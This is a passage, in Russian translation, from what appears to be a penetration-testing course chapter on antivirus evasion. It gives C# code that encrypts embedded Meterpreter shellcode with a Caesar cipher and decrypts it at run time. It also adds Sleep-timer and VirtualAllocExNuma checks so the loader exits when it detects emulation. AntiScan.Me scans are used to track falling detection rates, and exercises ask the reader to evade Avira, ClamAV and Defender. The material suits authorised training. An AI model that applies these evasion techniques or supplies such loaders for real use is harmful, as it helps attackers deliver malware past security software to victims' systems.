


Рисунок 54: Пользовательский C#-загрузчик шеллкода обходит Avira

Отлично: наш пользовательский загрузчик шеллкода обошёл сигнатурное обнаружение Avira, как показано на рисунке 54. Наконец-то нам удалось обойти сигнатурное обнаружение Avira. Проверка ClamAV также чистая, то есть ClamAV тоже не обнаруживает наш код.

Хотя непосредственная цель достигнута простым написанием собственного исполняемого файла, нужно понять, насколько эффективен этот обход. Проверим исполняемый файл через AntiScan.Me. Результаты показаны на рисунке 55:




Рисунок 55: Обнаружение пользовательского C#-загрузчика шеллкода в AntiScan.Me

Отчёт показывает, что 11 из 26 движков пометили наш исполняемый файл. Для первой попытки это неплохо, особенно с учётом того, что эти движки выполняли и сигнатурное, и эвристическое сканирование. Однако ещё есть куда Try Harder.

Помните, что загрузка исполняемого файла на VirusTotal также отправляет данные поставщикам антивирусов для анализа. Это потенциально может раскрыть только что разработанный нами код.

Самая распространённая техника обхода антивирусов - обфускация встроенного шеллкода, поэтому далее займёмся именно этим.

### 6.5.1.1 Упражнения

1. Скомпилируйте C#-загрузчик шеллкода и используйте его для обхода Avira и ClamAV.
2. Включите эвристику в Avira. Помечается ли код по-прежнему?

### 6.5.2 Шифрование загрузчика шеллкода на C#

Ключ к обходу антивирусного сигнатурного обнаружения - пользовательский код. Поскольку мы хотим зашифровать шеллкод, нужно также создать собственную процедуру расшифровки, чтобы избежать обнаружения.

Когда мы пытались использовать шифрование с `msfvenom`, мы задействовали стойкий и сложный алгоритм aes256, но реализовать процедуру расшифровки aes256 не так просто. Поэтому выберем гораздо менее безопасный, но более удобный в реализации шифр Цезаря.[10]

Шифр Цезаря был одной из самых ранних схем шифрования и устроен очень просто. Он относится к шифрам подстановки, поскольку заменяет букву или число, сдвигая его вправо на количество позиций, указанное в ключе. В качестве примера зашифруем слово "Caesar" шифром Цезаря с ключом подстановки 1 (листинг 231):

```
Input   Output
C   ->  D
a   ->  b
e   ->  f
s   ->  t
a   ->  b
r   ->  s
```

Листинг 231 - Работа шифра Цезаря

Это очень простая процедура, и обратная операция такая же простая. Чтобы восстановить исходный текст, можно сдвинуть символы на то же количество позиций влево. Очевидно, с точки зрения безопасности коммуникаций такая схема шифрования изначально слаба, потому что её легко взломать. Однако для наших целей она подходит хорошо: её легко реализовать без внешних библиотек, и она уберёт статические сигнатуры из шеллкода.

Первый шаг - создать приложение, которое сможет зашифровать наш шеллкод. Создадим в Visual Studio новый проект консольного приложения C# с именем "Helper". Затем сгенерируем шеллкод Meterpreter, встроим его в C#-код и реализуем процедуру шифрования, как показано в листинге 232.

```
namespace Helper
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] buf = new byte[752] {
                0xfc,0x48,0x83,0xe4,0xf0...

            byte[] encoded = new byte[buf.Length];
            for(int i = 0; i < buf.Length; i++)
            {
                encoded[i] = (byte)(((uint)buf[i] + 2) & 0xFF);
            }
```

Листинг 232 - Процедура шифрования с помощью шифра Цезаря

В листинге 232 мы выбрали ключ подстановки 2, прошли по каждому байту шеллкода и просто добавили 2 к его значению. Затем выполнили побитовое AND с `0xFF`, чтобы удержать изменённое значение в диапазоне 0-255, то есть в пределах одного байта, если увеличенное значение байта превысит `0xFF`.

Чтобы использовать зашифрованный шеллкод, нужно вывести его в консоль. Это можно сделать, преобразовав массив байтов в строку с помощью класса `StringBuilder`[11] и связанного с ним метода `AppendFormat`.[12] Чтобы получить строку в том же формате, который генерирует `msfvenom`, используем строку форматирования,[13] как выделено в листинге 233.

```
StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach(byte b in encoded)
{
    hex.AppendFormat("0x{0:x2}, ", b);
}

Console.WriteLine("The payload is: " + hex.ToString());
```

Листинг 233 - Форматирование шеллкода и вывод в консоль

Каждая подстрока начинается с `0x`, за которым следует отформатированное значение байта. В строке форматирования мы задаём двузначное число в шестнадцатеричном формате. Конкретно первое значение строки форматирования (`0:`) указывает первый аргумент, который нужно форматировать, то есть значение байта. Вторая часть (`x2`) - это спецификация формата: `x` означает шестнадцатеричный вывод, а `2` задаёт количество цифр в отформатированном результате.

После компиляции C#-проекта и запуска из командной строки мы получим зашифрованный шеллкод. Теперь можно изменить существующий C#-проект загрузчика шеллкода: скопировать в него зашифрованный шеллкод и добавить процедуру расшифровки, как показано в листинге 234. Поскольку расшифровка обратна шифрованию, используем тот же ключ подстановки 2, но теперь вычитаем его.

```
byte[] buf = new byte[752] {0xfe, 0x4a, 0x85, 0xe6, 0xf2...

for(int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(((uint)buf[i] - 2) & 0xFF);
}
```

Листинг 234 - Процедура расшифровки

Теперь проверим эффективность этой техники обхода. Поскольку незашифрованный проект обходил и Avira, и ClamAV, проверим его через AntiScan.Me:




Рисунок 56: Уровень обнаружения загрузчика шеллкода с шеллкодом, зашифрованным шифром Цезаря

Результат впечатляет: наш код пометили только 7 из 26 антивирусов. Это серьёзное улучшение по сравнению с предыдущей попыткой, где было 11 срабатываний. Это доказывает, что пользовательский подход к шифрованию или обфускации хорошо подходит для такой задачи.

Поражает, насколько легко иногда можно обойти сигнатурное обнаружение таких известных решений. На этом этапе мы добились относительного успеха в обходе сигнатурного обнаружения. В следующем разделе попробуем обойти техники эвристического обнаружения.

### 6.5.2.1 Упражнения

1. Реализуйте шифр Цезаря с другим ключом, чтобы зашифровать шеллкод и обойти антивирус.
2. Используйте операцию исключающего ИЛИ (XOR)[14], чтобы создать другую процедуру шифрования и обойти антивирус. Дополнительно: насколько эффективно это решение?

## 6.6 Играем с поведением

Как упоминалось ранее, большинство антивирусных продуктов реализует техники эвристического обнаружения, которые симулируют выполнение проверяемого файла. Такой анализ поведения выполняется дополнительно к стандартному сигнатурному обнаружению, поэтому в этом разделе нужно обойти обе техники.

Типичный способ обойти эвристическое сканирование - заставить вредоносную программу или стейджер выполнять действия, которые будут вести себя по-разному при эмуляции и при реальном запуске на клиенте. Нам нужно написать код, способный определить, выполняется ли он в симуляции.

Если мы определим, что код выполняется в симуляторе, можно просто завершить программу, не выполняя потенциально подозрительный код. В противном случае, если программа выполняется на клиенте, можно запустить наш целевой код, минуя эвристическую процедуру антивируса.

### 6.6.1 Простые таймеры Sleep

Одна из старейших техник обхода поведенческого анализа строится вокруг задержек по времени. Если приложение работает в симуляторе и эвристический движок встречает паузу или инструкцию sleep, он "перематывает" задержку до момента, когда приложение продолжает действия. Так антивирус избегает потенциально долгого ожидания во время эвристического сканирования.

Один простой способ использовать это поведение - Win32 API `Sleep`,[15] который приостанавливает выполнение вызывающего потока на указанное время. Если этот участок кода симулируется, эмулятор обнаружит вызов `Sleep` и перемотает эту инструкцию. Если наша программа проверит текущее время до и после вызова `Sleep`, мы легко поймём, была ли задержка перемотана.

Например, можно добавить задержку на две секунды. Если проверка времени показывает, что во время инструкции две секунды не прошли, мы предполагаем, что выполняемся в симуляторе, и просто выходим до запуска подозрительного кода.

Попробуем это. Повторно используем исходный незашифрованный C#-загрузчик шеллкода и вставим `Sleep` в метод `Main`, чтобы обнаружить прошедшее время. Для этого также нужно добавить P/Invoke-импорт для `Sleep`:

```
...
[DllImport("kernel32.dll")]
static extern void Sleep(uint dwMilliseconds);

static void Main(string[] args)
{
    DateTime t1 = DateTime.Now;
    Sleep(2000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if(t2 < 1.5)
    {
        return;
    }
...
```

Листинг 235 - Выполнение вызова Sleep для обхода эмуляции

В этом коде мы используем объект `DateTime`[16] и связанный с ним метод `Now`[17], чтобы получить текущие дату и время локального компьютера. Чтобы определить прошедшее время, используем метод `Subtract`[18] и преобразуем результат в секунды через свойство `TotalSeconds`.[19]

Затем пытаемся понять, был ли вызов `Sleep` эмулирован, проверяя прошедшее время. В данном случае мы проверяем задержку 1,5 секунды, чтобы учесть неточности измерения времени. Если прошло меньше 1,5 секунды, можно предположить, что вызов был эмулирован, и просто выйти вместо выполнения шеллкода.

После компиляции C#-проекта мы видим, что на AntiScan.Me 11 продуктов пометили C#-загрузчик шеллкода (рисунок 57), то есть уровень обнаружения совпадает с исходным:




Рисунок 57: Уровень обнаружения Sleep timer в незашифрованном загрузчике шеллкода

Уровень обнаружения идентичен из-за сигнатурных срабатываний, поэтому следующий шаг - объединить зашифрованный шеллкод с обнаружением прошедшего времени. Мы можем повторно использовать шифр Цезаря вместе с функцией `Sleep`, чтобы попытаться обойти оба механизма обнаружения.

Вставив вызов `Sleep` и проверку прошедшего времени в C#-загрузчик шеллкода с шифром Цезаря, мы объединили обе техники. Сканирование скомпилированного исполняемого файла даёт интересный результат:




Рисунок 58: Уровень обнаружения Sleep timer в зашифрованном загрузчике шеллкода

На этот раз наш код пометили только шесть продуктов. Это улучшение, поскольку мы обошли обнаружение Windows Defender, установленного по умолчанию в большинстве современных Windows-систем. Улучшение обхода довольно удивительно, учитывая, что функция `Sleep` используется для обхода поведенческого анализа уже больше десяти лет.

Мы очень близки к обходу всех антивирусных продуктов, поддерживаемых AntiScan.Me, поэтому в следующем разделе перейдём к другим техникам обхода эвристики.

### 6.6.1.1 Упражнения

1. Реализуйте функцию `Sleep` для обнаружения прошедшего времени в C#-проекте как с шифрованием, так и без него.
2. Преобразуйте C#-проект в Jscript-файл с помощью DotNetToJscript. Обнаруживается ли он?

### 6.6.2 Неэмулируемые API

Эмуляторы антивирусов симулируют выполнение только наиболее распространённых форматов исполняемых файлов и функций. Зная это, можно попытаться обойти обнаружение с помощью функции, обычно Win32 API, которая либо эмулируется некорректно, либо не эмулируется вообще.

В целом есть два способа найти неэмулируемые API. Первый - провести обратную разработку антивирусного эмулятора, но из-за высокой сложности такого ПО это займёт очень много времени. Второй, возможно более простой способ - тестировать разные API против AV-движка.

Общая идея такова: когда AV-эмулятор встречает неэмулируемый API, его выполнение завершается неудачей. В таких случаях наша вредоносная программа получает возможность обнаружить AV-эмуляцию, просто проверив результат API и сравнив его с ожидаемым.

Например, рассмотрим Win32 API `VirtualAllocExNuma`.[20] Суффикс Numa относится к архитектуре, оптимизирующей использование памяти на многопроцессорных серверах,[21] поэтому это относительно редкий API. По сути, этот API выделяет память так же, как `VirtualAllocEx`, но оптимизирован для использования с конкретным CPU. Очевидно, на обычной рабочей станции с одним CPU такая оптимизация не требуется.

У малоизвестных API нет "главного списка", но просмотр API в MSDN и чтение описаний их назначения может подсказать, насколько часто они используются.

Из-за этого некоторые поставщики антивирусов не эмулируют `VirtualAllocExNuma`, и в таком случае его выполнение AV-эмулятором не приведёт к успешному выделению памяти. Проверим это простым проверочным примером. К сожалению, на pinvoke.net нет записи для `VirtualAllocExNuma`, но мы можем сравнить C-прототипы функций `VirtualAllocEx`[22] и `VirtualAllocExNuma`,[23] как показано в листинге 236.

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);

LPVOID VirtualAllocExNuma(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect,
  DWORD  nndPreferred
);
```

Листинг 236 - Прототип функции VirtualAllocEx(Numa)

В двух прототипах выше отличается последний аргумент, и это простой тип `DWORD`. Значит, можно повторно использовать P/Invoke-импорт для `VirtualAllocEx` и вручную добавить дополнительный аргумент типа `UInt32`, как показано в листинге 237:

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress,
     uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
```

Листинг 237 - Оператор DllImport для VirtualAllocExNuma

Как и `VirtualAllocEx`, NUMA-вариант принимает первым аргументом дескриптор процесса, в котором нужно выделить память. В нашем случае мы просто хотим выделить память в адресном пространстве текущего процесса. Простой способ получить дескриптор текущего процесса - Win32 API `GetCurrentProcess`.[24] Он не принимает аргументов, поэтому импорт довольно прост, как показано в листинге 238.

```
[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentProcess();
```

Листинг 238 - Оператор DllImport для GetCurrentProcess

Следующие четыре аргумента NUMA-варианта похожи на API `VirtualAllocEx`: они задают адрес выделяемой памяти, размер выделения, тип выделения и тип защиты памяти. Мы можем повторно использовать значения, которые ранее применяли для `VirtualAllocEx`: `IntPtr.Zero`, `0x1000`, `0x3000` и `0x4`.

Наконец, нужно указать целевой NUMA-узел для выделения. В случае многопроцессорного компьютера это, по сути, CPU, где должна находиться физическая память для нашего выделения. Поскольку мы ожидаем оказаться на рабочей станции с одним CPU, передаём значение `0`, чтобы указать первый узел. Вызов `VirtualAllocExNuma` и последующее обнаружение эмуляции показаны в листинге 239.

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if(mem == null)
{
    return;
}
```

Листинг 239 - Вызов VirtualAllocExNuma и обнаружение эмуляции

Если API не эмулируется и код запускается AV-эмулятором, он не вернёт корректный адрес. В таком случае мы просто выходим из приложения, не выполняя вредоносных действий, аналогично реализации с `Sleep`.

Вставим небольшой фрагмент обнаружения симуляции в C#-загрузчик шеллкода, который использует шифрование Цезаря без вызова `Sleep`. Скомпилируем его и проверим через AntiScan.Me:

